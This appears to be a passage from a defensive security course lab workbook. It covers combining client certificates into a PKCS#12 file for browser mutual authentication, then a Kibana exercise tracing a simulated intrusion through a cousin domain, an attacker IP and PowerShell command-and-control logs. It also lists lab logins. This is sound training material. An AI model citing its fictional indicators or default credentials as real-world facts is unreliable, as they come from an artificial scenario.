The next step is to import the client certificate into **Google Chrome** to use for identity authentication. However, **Google Chrome** does not support importing client certificates using **PEM** files. The fix for this is to combine the certificates into a PKCS#12 certificate.

Use the command below to combine the CA public key, client public key, and client private key into a **pfx** file.


```
$ openssl pkcs12 -export -out client_cert.pfx -inkey private/client-
key.pem -in client-cert.pem -certfile cacert.pem
```

When prompted for a password you may enter "**SEC530 is the best class ever**" or leave the password blank. Choose your level of paranoia. To leave the password blank just hit **ENTER** twice.

```
Enter Export Password:
```


```
Verifying - Enter Export Password:
```

Switch back to **Google Chrome** and **click** on the **three-dots** setting button and then **click** on **Settings**.




Scroll to the bottom of the Settings page and click on Advanced.

Scroll down until you find **Manage certificates** within the **Privacy and Security** section. **Click** on **Manage certificates**.




While still on the **YOUR CERTIFICATES** tab, **click** on **IMPORT** on the right.

Browse to **/labs/5.1/ca/** by first clicking on the left arrow next to student.




Then **click** on the **image** of the hard drive.



Then **double-click** on **Labs**.


Double-click on **5.1**.

Double-click on **ca**.




Lastly, select **client_cert.pfx** by **double-clicking** on it.


You will then be prompted for the **pfx** file's password. If you entered the password of "**SEC530 is the best class ever**" re-enter it. If you left the password blank, just **click** on **OK**.




At this point, the certificate should be imported into **Google Chrome**. **Close** the **Settings tab** by **clicking** on the **X** for that tab.



In the **https://secure_webserver** tab, **click** on the **refresh icon** to reload the page.



When the page reloads, you will be prompted to use the certificate you just imported into **Google Chrome**. Select it and **click** on **OK**.



This time the page loads and mutual authentication is working.

Note: Windows PKI allows automatic certificate deployment to both servers and clients. It also allows systems to select appropriate client certificates automatically. Thus, automating many steps in this lab.

At this point, please stop **secure_webserver** using the command below.

```
$ docker stop secure_webserver
```

Lab Conclusion

In this lab, you have implemented various forms of isolation or authentication to protect a system or service. By doing this, you can:

- Reduce the attack surface by minimizing what an adversary can see
- Reduce the attack surface by minimizing what an adversary can connect to
- Limit connections to assets with valid credentials
- Maintain better log repudiation

Lab 5.1 is now complete!

Do not underestimate the value of isolation or requiring authentication to a system or service!

- Not being able to see an asset makes it unavailable for an attack.
- Not being able to authenticate to a service, in many cases, can protect against zero-day software vulnerabilities because payloads cannot be submitted until after authentication takes place.
    - Plus, credential theft and reuse is significantly more difficult to perform when client certificates and mutual authentication are required by assets

Exercise 5.2 – SIEM Analysis and Tactical Detection


Objectives

- Use tags to speed up analysis
- Identify multiple methods for implementing simple detection techniques
- Understand and learn how to interpret both network and endpoint data
- Interact with active dashboards
- Learn the value of augmenting log data

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



This lab involves analyzing log data collected and augmented into an **Elastic stack** solution. To limit resource consumption on your laptop, the services are not started by default. To start the services, issue the command below.

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 5.2
```

Overview information:

An attacker has successfully compromised a fictitious organization called **Lab Me Inc** on April 14th, 2018. **Lab Me Inc** has an internal domain of **labmeinc.internal** and an external domain of **labmeinc.com**. Your task is to identify which system(s) were compromised with an emphasis on later implementing the detection techniques as automated alerts.

You will be performing your analysis using **Kibana**, which is a GUI for **Elasticsearch**. To access **Kibana** open **Firefox** and browse to **http://localhost:5601**.

To do this at the command prompt, issue the below command.

```
$ firefox http://localhost:5601
```

WARNING: It may take a minute or two for **Kibana** to start after issuing the docker-compose start command.

The following tags are available to help you filter in or out of data.

Network Log Tags - Available on Bro and Suricata logs
internal_source internal_destination external_source external_destination accounting accounting_source accounting_destination workstation workstation_destination workstation_source infrastructure infrastructure_source infrastructure_destination server server_source server_destination it it_source it_destination hr hr_source hr_destination dmz dmz_source dmz_destination

Endpoint Log Tags - Available on Windows logs

service_account machine (identifies computer accounts) logon_success logon_failure

Internal domain controllers / DNS servers are **192.168.2.101** and **192.168.2.102**.
External DNS servers are **74.40.74.40** and **74.40.74.41**.


Exercise: No hints

1. Use network logs such as flow, DNS, HTTP, or HTTPS logs to find **at least three** ways to identify unauthorized activity
    - What is the cousin domain used in the attack?
    - What socket is used for the longest running command and control channel?
    - What process is being used to establish a command and control channel?
    - **Bonus**: What is the registry key name used to maintain persistence?
2. Use Windows logs to find **at least three** ways to identify unauthorized activity
    - What is the name of the service created on the compromised asset?
    - Which files did the attacker touch that should never have been accessed?
    - What user account was created?
    - What group was the user account added to?
    - **Bonus**: What was used to kick off the initial attack?
    - **Bonus**: Which system were logs cleared on?
    - **Bonus**: The attacker loves a specific year. What year is it?

1. **Find attacks with network logs**


Looking for signs of post compromise activity does not have to be complex. Many attacks leave a noticeable digital footprint. If you know what to look for you can easily find it. In this aspect, a SIEM dashboard can greatly aid in this process. To aid in the identification of unauthorized activity, start by using the **Security Analytics - Network Traffic Analysis** dashboard.

Within Kibana click on **Dashboard**, and then click on **Security Analytics - Network Traffic Analysis**.




This dashboard is saved with the timestamp so it will immediately focus on logs between **April 14th, 2018 at 01:46:59.134** to **April 14th, 2018 2018, 02:15:19:670**.

The dashboard already contains high-value visualizations. For example, look at the **Security Analytics - Fuzzy Domain Matches** and **Security Analytics - Fuzzy Domain Match Table** visualizations found in the middle of the dashboard. Depending on your screen resolution you may need to scroll down a little bit to see them.




These visualizations immediately identify a cousin domain found. The table shows there were multiple logs for the domain **1abmeinc.com** which closely resembles **labmeinc.com**. At a minimum, this is suspicious activity. Further investigation is merited.

Scroll to the top of the dashboard and type "**1abmeinc.com**" and then **click** on **search**.



All the visualizations on the dashboard will be updated to reflect the applied search filter. For example, the **Security Analytics - URL Paths** pie chart shows there is a single request to **www.1abmeinc.com** with the path of **/test.txt**.




Note: The inner ring is the **virtual_hostname** used which is **www.1abmeinc.com**. The outer ring is the paths requested on the web server. In this case, only **/test.txt** was requested.

Scroll down to the bottom of the dashboard and look at the **Network Connection - Default Saved Search** table.

Network Connection - Default Saved Search


Time	event_type	source_ip	source_port	destination_ip	destination_port	highest_registered_domain
April 14th 2018, 01:53:18.000	fileinfo	34.237.114.91	80	10.0.1.51	50,691	-
April 14th 2018, 01:52:17.759	fileinfo	34.237.114.91	80	192.168.2.78	51,232	-
April 14th 2018, 01:52:15.930	http	10.0.1.51	50,691	34.237.114.91	80	-
April 14th 2018, 01:52:15.750	http	10.0.1.51	50,691	34.237.114.91	80	-
April 14th 2018, 01:52:15.676	dns	192.168.2.101	53	10.0.1.51	58,262	1abmeinc.com

This table shows connections from **10.0.1.51** to **34.237.114.91** are being made over port **80**. Expand the first log with an **event_type** of **http** by **clicking** on the **arrow** next to the log.



Note: The other logs contain DNS entries. There are logs of **10.0.1.51** asking for the IP address belonging to **www.1abmeinc.com** from the internal DNS servers. Then after this takes place, there are logs of the internal DNS servers performing a recursive DNS lookup against the external DNS servers for this domain. However, only **10.0.1.51** made a connection to **34.237.114.91** which is what **www.1abmeinc.com** resolved to.

Scrolling down and looking at this log shows that the connection was made to the cousin **domain** of **www.1abmeinc.com** with a **uri** of **/test.txt**. Most alarming is that the connection shows it is using a **User-Agent** of **Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.16299.251**.




Note: It is incredibly rare that PowerShell should be making calls out to an external IP address. Exceptions to this rule are custom in-house scripts that are easy to make exceptions for.


Next, scroll back to the top of the dashboard and remove your existing search filter. Then add a search filter of "**34.237.114.91**" and then **click** on **search**.

By searching for the external IP address, you are able to discover which systems made a connection to the suspected malicious IP address.


Look at the **External Connections by Duration** visualization. One connection clearly has a longer running session than all other connections. Hovering over the bar shows that **10.0.1.51** had a connection lasting over **7 hours**.




To hone in on this connection, **click** on the **bar**.




Then **scroll** back up **to the top** of the dashboard. Where it asks "**Apply these filters?**" **click** on **Apply Now**.



Scroll back **to the bottom** of the dashboard and look at the **Network Connection - Default Saved Search** table. It shows the socket involved with this connection was **10.0.1.51:50724 to 34.237.114.91:443**.



Once more, **scroll** to the **top of the dashboard** and **remove** the search filters for **duration: 7 hours** and **source_ip: 10.0.1.51** by **hovering** over them and **clicking** on the **trash can icon**.



Once the only search filter displayed is "**34.237.114.91**" **scroll down** to the **Network Connections from Host** visualization. The table links connections to processes.

Note: This table uses **Sysinternals Sysmon** logs which are collected from Windows endpoints. **Sysmon** is incredibly powerful and highly recommended.

Network Connections from Host

Time	event_data.SourceIp	beat.hostname	event_data.DestinationIp	event_data.DestinationPort	event_data.Image
April 14th 2018, 01:51:45.816	10.0.1.51	CEO	34.237.114.91	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
April 14th 2018, 01:51:50.610	10.0.1.51	CEO	34.237.114.91	443	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
April 14th 2018, 01:52:42.133	10.0.1.51	CEO	34.237.114.91	443	C:\Windows\System32\rundll32.exe
